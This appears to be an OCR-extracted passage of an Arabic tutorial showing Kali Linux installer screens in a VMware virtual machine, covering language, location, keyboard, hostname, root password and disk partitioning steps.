



ومن ثم نقوم بتشغيل البيئة الإفتراضية للنظام وننتظر حتى ظهور الشاشة الموضحة بالشكل:





KALI LINUX
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Chinese (Simplified) - 中文(简体)
Chinese (Traditional) - 中文(繁體)
Croatian - Hrvatski
Czech - Čeština
Danish - Dansk
Dutch - Nederlands
Dzongkha
English - English
Esperanto - Esperanto
Estonian - Eesti
Finnish - Suomi
French - Français
Galician - Galego
Georgian - ქართული
German - Deutsch
Screenshot
Go Back
Continue


KALI LINUX
Select your location
The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.
This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.
Country, territory or area:
Canada
Hong Kong
India
Ireland
New Zealand
Nigeria
Philippines
Singapore
South Africa
United Kingdom
United States
Zambia
Zimbabwe
other
Screenshot
Go Back
Continue


KALI LINUX
Configure the keyboard
Keymap to use:
American English
Albanian
Arabic
Asturian
Bangladesh
Belarusian
Bengali
Belgian
Bosnian
Brazilian
British English
Bulgarian
Bulgarian (phonetic layout)
Canadian French
Canadian Multilingual
Catalan
Chinese
Screenshot
Go Back
Continue


KALI LINUX
Configure the network
Please enter the hostname for this system.
The hostname is a single word that identifies your system to the network. If you don't know what your hostname should be, consult your network administrator. If you are setting up your own home network, you can make something up here.
Hostname:
kali
Screenshot
Go Back
Continue



KALI LINUX

Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:


●●●●

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

●●●●

Screenshot | Go Back | Continue



KALI LINUX

Partition disks


The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.


If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.


Partitioning method:


Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual


Screenshot Go Back Continue



KALI LINUX
Partition disks
Selected for partitioning:
SCSI3 (0,0,0) (sda) - VMware, VMware Virtual S: 21.5 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /usr, /var, and /tmp partitions
Screenshot
Go Back
Continue

